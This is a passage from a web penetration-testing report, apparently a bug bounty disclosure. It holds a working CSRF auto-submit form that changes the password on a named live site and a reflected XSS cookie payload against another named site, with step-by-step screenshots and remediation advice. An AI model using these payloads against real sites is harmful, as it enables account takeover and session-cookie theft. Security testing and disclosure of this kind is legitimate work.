
```
C:\ > Users > ishap > Desktop > <html> <body> <form> <input type="hidden" name="psw" value="Bapu&#64;2102" /> <input type="hidden" name="psw2" value="Bapu&#64;2102" /> <input type="hidden" name="new" value="on" /> <input type="hidden" name="off" value="on" /> <input type="hidden" name="mex" value="on" /> <input type="hidden" name="ckn" value="on" /> <input type="submit" value="Submit request" /> </form> <script> history.pushState('', '', '/'); document.forms[0].submit(); </script> </body> </html>
```

- Step 11: - This is weebly website for create our website.




Vulnerability Assessment and Penetration Testing

- Step 12: - Here we are add the CSRF token in the embed code.




- Step 13: - Here you can see the website is published.




Vulnerability Assessment and Penetration Testing

- Step 14: - After, open the browser and open the our website.



- Step 15: - Here you can see that website is loading.



Vulnerability Assessment and Penetration Testing

- Step 16: - Now you can see the published website is redirect on that vulnerable website. And see the password is successfully changed.


The screenshot shows a Microsoft Edge browser window with the URL <https://livingamalfi.com/>. The page is titled 'Settings - bapuu - Living Amalfi'. At the top, there are tabs for 'Bug Bounty Program List in 2024', 'livingamalfi.com Bug Bounty P...', 'Settings - bapuu - Living Amalfi', and 'Settings - bapuu - Living Amalfi'. The main content area is titled 'Settings' and shows a green success message box containing 'Done! Your profile has just been updated.' Below this, there are sections for 'CHANGE PASSWORD' and 'RECEIVE E-MAILS'. In the 'CHANGE PASSWORD' section, the 'New password' field contains '*****' and the 'Repeat password' field also contains '*****'. In the 'RECEIVE E-MAILS' section, there are two checked checkboxes: 'Subscribe to the Newsletter' and 'Subscribe to the Secret Special offers (for registered users only)'. There are also two unchecked checkboxes: 'New message in the conversation' and 'Check-in reminder (when a holiday is about to begin)'. A blue 'Update' button is located at the bottom right of this section. At the bottom of the page, there is an 'Activate Windows' section with the text 'Go to Settings to activate Windows.' and a link to 'Settings'. The Windows taskbar at the bottom shows various pinned icons and the date/time as 29-10-2024 22:26.

- Step 17: - Here we are log in with mail id and that updated password.

The screenshot shows a Microsoft Edge browser window with the URL <https://livingamalfi.com/>. The page is titled 'Login - Living Amalfi'. The main content area features a login form for 'livingamalfi.com'. It includes a 'Log in with Facebook' button, a 'User' input field containing '@gmail.com', and a 'Password' input field containing '*****'. A blue 'Log in' button is at the bottom of the form. Below the form, there is a link 'Don't have an account? Sign up'. At the bottom of the page, there is a copyright notice '© 2014 - 2024. Living Amalfi' and an 'Activate Windows' section with the text 'Go to Settings to activate Windows.' and a link to 'Settings'. The Windows taskbar at the bottom shows various pinned icons and the date/time as 29-10-2024 22:27.

Vulnerability Assessment and Penetration Testing

- Step 18: - Here you can see the website is successfully log in.



Observation

CSRF vulnerability depends on how the HTTP protocol manages web requests and processes. In a CSRF attack, the attacker tricks the authenticated user into performing malicious action on a web application without the user's knowledge.

05. REFLECTED XSS

Description

It occurs when a malicious script is reflected off of a web application to the victim's browser.

Affected Resource / Parameter

Severity

<http://www.playsand.com.hk>

HIGH

Impact / Consequences

XSS stands for Cross-Site Scripting and it is a web-based vulnerability in which an attacker can inject malicious scripts in the application.

- ✓ Codes injected into a vulnerable application can exfiltrate data or install malware on the user's machine.
- ✓ Attacker can get the cookie and Attackers can masquerade as authorized users via session cookies, allowing them to perform any action allowed by the user account.

Recommendations

Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

- ✓ Encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.

Tools Used

References

Wappalyzer

<https://www.wappalyzer.com/>

CWE

OWASP Top 10

79

A7:2017-Cross-Site Scripting (XSS)


Proof of Vulnerability

Vulnerability Assessment and Penetration Testing

- Step 1: - Visit the Website.




- Step 2: - Here, Register first then login with username and password. And you can see the login abc user.



Vulnerability Assessment and Penetration Testing

- Step 3: - Here I write JavaScript in URL like this '`><script>alert(document.cookie)</script>`' to inject cookie. After this we get a pop up and with the content is (cookie) Which one I injected in the parameter.




- Step 4: - Now I go to google chrome and open that website.




Vulnerability Assessment and Penetration Testing

- Step 5: - Here I right click and go to Inspect.




- Step 6: - And now I go to application.




Vulnerability Assessment and Penetration Testing

- Step 7: - Then I go to Edit “value”.

